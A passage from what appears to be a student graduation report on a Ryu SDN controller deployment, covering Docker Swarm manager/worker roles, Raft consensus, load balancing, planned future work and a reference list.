jl529790y9im    \_ ryu.1  ahmedabdelgawad23/gp-ryu:latest   ubuntu    Shutdown        Running 4 minutes ago
```

The network connects to the controller using the 3 IPs of the managers.

Manager nodes are responsible for managing the swarm and orchestrating the deployment and scaling of services across the worker nodes. They maintain the desired state of the swarm, handle node failures, and perform service discovery

and load balancing. A Docker Swarm cluster can have multiple managers (3, 5, 7 is the recommended) nodes for redundancy and high availability.

One of the manager nodes is designated as the leader, which is responsible for managing the swarm state and coordinating the other manager nodes. If the leader node fails, a new leader is elected from the remaining manager nodes.

Worker nodes, on the other hand, are responsible for running the containerized services that make up the application. They receive their instructions from the manager nodes and run the containers as directed. Worker nodes do not participate in swarm management and cannot issue commands to the swarm.

By separating the roles of managers and workers, Docker Swarm provides a scalable and flexible architecture for deploying containerized applications at scale. Manager nodes provide the control plane for the swarm, while worker nodes provide the data plane for running the actual services. The separation of concerns allows for efficient resource utilization and easy scaling of the application.

```
ubuntu@ubuntu:~$ docker node ls
ID                            HOSTNAME   STATUS    AVAILABILITY   MANAGER STATUS   ENGINE VERSI
ON
3bm3t6al73h4bdzbmu14dv0yz     ubuntu     Ready     Active         Reachable        24.0.2
5igkqc9mojx32ku932zdd7611     ubuntu     Ready     Active                          24.0.2
cfj7phfe3gmn7lbbmsuule4sh     ubuntu     Ready     Active         Reachable        24.0.2
no6gqhu9lsqg3thu42csyn7sx     ubuntu     Ready     Active                          24.0.2
r7mhj4arlo4r4ees8jxkm9ckf *   ubuntu     Ready     Active         Leader           24.0.2
```

The reachable are the other managers.

In Docker Swarm, the Raft algorithm is used to manage the state of the swarm and ensure that all manager nodes have the same view of the swarm configuration and state. Each manager node participates in a Raft consensus group, which elects a leader node to manage the swarm state. The other manager nodes act as followers, replicating the leader's state machine and responding to client requests.

The Raft algorithm is a consensus algorithm used in distributed systems to ensure that all nodes have a consistent view of the system's state. It was designed to be easier to understand and implement than other consensus algorithms.

9.5 load balancing

We can use the docker swarm as load balancing between different instances from RYU by creating a service with multiple replicas.

This will be a good solution depending on the application that RYU runs, for example, if RYU can provide multiple routes and we need to be consistent with only this won't be a good solution.

In any other cases, it will increase the overall performance of RYU

Chapter 10

10 Future works

10.1 Ryu Controller Environment

- Figure out a way to run new applications while the controller is already running.
- Add the authentication to the other Ryu application (as mentioned in the firewall case study in chapter-7).
- Try to run an OVS switch and connect it to Virtual machines instead of the mininet setup.

10.2 Quality of Service

- https://github.com/joagonzalez/sdn-qos
- https://github.com/amirashoori7/sdn$_q os$
  (it's the same demos we did with extra GUI)
- https://github.com/Gradiant/SDN-QoS-PoC

10.3 Security in SDN

- install the DELTA sdn security evaluation framework in the setup and configure the behavior you need.
- research for vulnerabilities in the opendaylight controller software.
- DDoS attack and mitigation
- data plane poisoning attack

10.4 Machine Learning

- implement software to detect Attacks based on trained models/behaviors.

10.5 Dashboard

- Add more features to the dashboard like checking the backups health.
- Render traffic monitor script results on the dashboard
- Add a Logs tab to check the accountability from the dashboard.
- Add a notification bar to get notified if an attack occurred along with more details if expanded
- include topology inside the dashboard.
- include Sflow charts inside the dashboard.

10.6 Integration with Configuration Management for Enhanced Fault Tolerance and High Availability

- System will be architected with redundant components and multiple backups.
- Integrating these redundant components with configuration management (Ansible and Jenkins for example) to automatically deploy critical SDN components and configure each component to do its corresponding function. Monitoring the heartbeat of each node with triggers in Jenkins can detect failures and trigger automated responses such as sending notifications and automating actions. Following best practices and testing regularly can ensure high availability and minimize downtime.
- Auto-scaling and load balancing using Docker Swarm or Kubernetes and Monitoring using Prometheus.
- Integrate the previous approaches with traefi which is a modern, open-source reverse proxy and load balancer that is designed to handle dynamic containerized environments such as those found in cloud-native applications.
- Configure (Configuration Management) containerized ZeroTier inside the necessary network devices to retain administrator(s) access with the scalable system.
- Aim for a more resilient and robust system that is seamless for the end user.

10.7 Hardware Proof of Concept

- Deploy the RYU controller software on a physical device like raspberry pi with the OVS software on the same device or on other devices raspberry pi if there is more than one switch connected to multiple hosts to prove that they can communicate with each other.

References

Chapter1

- https://www.techtarget.com/searchsecurity/definition/Secure-Shell
- https://www.cloudflare.com/learning/dns/what-is-dns/
- https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/
- https://learn.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhc top
- https://www.javatpoint.com/ip

Chapter 2

- https://www.techtarget.com/searchnetworking/definition/software-defined-networking-SDN

Chapter 3

- Software-Defined Networking (SDN) with OpenStack By Sriram Subramanian, Sreenivas Voruganti.
- SDN: Software Defined Networks By Thomas D. Nadeau, Ken Gray.

Chapter 4

- RYU SDN Framework By RYU Project Team
- https://github.com/mininet/mininet/wiki/Introduction-to-Mininet#creating
- Paper: To eliminate the threat of a Single Point of Failure in the SDN by using the Multiple Controllers Deepjyot Kaur Ryait, Manmohan Sharma.

Chapter 5

- https://www.csd.uoc.gr/ hy534/06a/s62$_p erFlow_s l.pdf$
- https://meral.edu.mm/record/4555/files/QoS-Based%20Traffic%20Engineering%20in%
- https://www.mdpi.com/2079-9292/12/8/1914
- https://www.iana.org/assignments/dscp-registry/dscp-registry.xhtml
- https://github.com/tasneemmady/Traffic-Monitor-Ryu-Controller-SDN

Chapter 6

- https://www.geeksforgeeks.org/types-of-cloud/
- https://www.geeksforgeeks.org/difference-between-public-cloud-and-private-cloud/
- https://aws.amazon.com/what-is/virtualization/
- https://docs.zerotier.com/zerotier/manual
- https://www.cisco.com/c/en/us/products/security/vpn-endpoint-security-clients/what-is-vpn.html types-of-vpns
- https://openvpn.net/what-is-a-vpn/
- IPSec VPN Design By Vijay Bollapragada, Mohamed Khalid, Scott Wainner.

Chapter 8

- https://sflow-rt.com/
- https://api.slack.com/messaging/webhooks
- https://youtu.be/1w0btuMAvZk
- https://blog.sflow.com/2018/10/ryu-measurement-based-control.html
- https://github.com/faucetsdn/ryu/blob/master/doc/source/snort$_i ntegrate.rst$
- https://github.com/John-Lin/pigrelay/blob/master/pigrelay.py
- https://ryu.readthedocs.io/en/latest/snort$_i ntegrate.html$

Chapter 9

- https://github.com/Ahmed-Abd-El-gawad/Graduation-Project/tree/main
- https://hub.docker.com/repository/docker/ahmedabdelgawad23/gp-ryu/general
- https://www.youtube.com/watch?v=PrusdhS2lmot=26357s
- https://www.haproxy.com/documentation/hapee/2-7r1/onepage/